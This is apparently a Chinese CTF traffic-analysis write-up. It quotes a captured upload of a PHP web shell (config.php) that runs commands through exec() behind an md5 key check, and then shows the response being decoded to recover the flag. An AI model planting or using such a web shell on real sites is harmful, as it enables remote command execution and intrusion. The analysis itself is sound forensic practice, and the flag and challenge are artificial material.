

这是一道 MIsc 题目。是一个流量分析的题目吧




可以看的到的是，题目是说，黑客对他的网站做了什么。
那么我们打开数据包，直接查看 HTTP 流量包




http

No.	Time	Source	Destination	Protocol	Length	Info
5	0.000218	127.0.0.1	127.0.0.1	HTTP	1101	POST /upload.php HTTP/1.1 (text/php)
7	0.003363	127.0.0.1	127.0.0.1	HTTP	543	HTTP/1.1 200 OK (text/html)
15	3.953876	127.0.0.1	127.0.0.1	HTTP	514	POST /config.php HTTP/1.1 (application/x-www-form-urlencoded)
17	3.959529	127.0.0.1	127.0.0.1	HTTP	283	HTTP/1.1 200 OK (text/html)
60	19.508535	127.0.0.1	127.0.0.1	HTTP	533	POST /config.php HTTP/1.1 (application/x-www-form-urlencoded)
62	19.514773	127.0.0.1	127.0.0.1	HTTP	272	HTTP/1.1 200 OK (text/html)
80	28.568105	127.0.0.1	127.0.0.1	HTTP	515	POST /.config.php HTTP/1.1 (application/x-www-form-urlencoded)
82	28.574651	127.0.0.1	127.0.0.1	HTTP	284	HTTP/1.1 200 OK (text/html)
100	34.463612	127.0.0.1	127.0.0.1	HTTP	522	POST /.config.php HTTP/1.1 (application/x-www-form-urlencoded)
102	34.470592	127.0.0.1	127.0.0.1	HTTP	292	HTTP/1.1 200 OK (text/html)

在最后那个 POST 请求中发现了，cat flag 文件。



那么看一眼他的返回包。一串加密的字符




我直接使用追踪流，好像是这一个加密。

```
POST /upload.php HTTP/1.1
Host: www.cometohackme.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.cometohackme.com/upload.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------123394268262507729518409594l
Content-Length: 508

-----------------------------123394268262507729518409594l
Content-Disposition: form-data; name="file"; filename="config.php"
Content-Type: text/php

<?php
$k = $_POST['k'];
$c = $_POST['c'];
$o = '';
if (md5($k) == '6d697064ad1b78f7e124df9807284f69') {
        exec($c, $o);
        $o = $o[0];
        echo base64_encode(gzcompress($o, 6));
}
?>
-----------------------------123394268262507729518409594l
Content-Disposition: form-data; name="submit"

......
-----------------------------123394268262507729518409594l--
HTTP/1.1 200 OK
Date: Mon, 09 Jul 2018 03:21:35 GMT
```

直接逆转过就可以了

```
echo gzuncompress(base64_decode('eJxLy0lMrw6NTzPMS4n3TVWsBQAz4wXi'));
?>
```


127.0.0.1/base.php
应用
资料
Windows
Linux
python
CTF
WEB
Bing Microsoft Tra
flag{U_f1nd_Me!}

FLAG 就到手了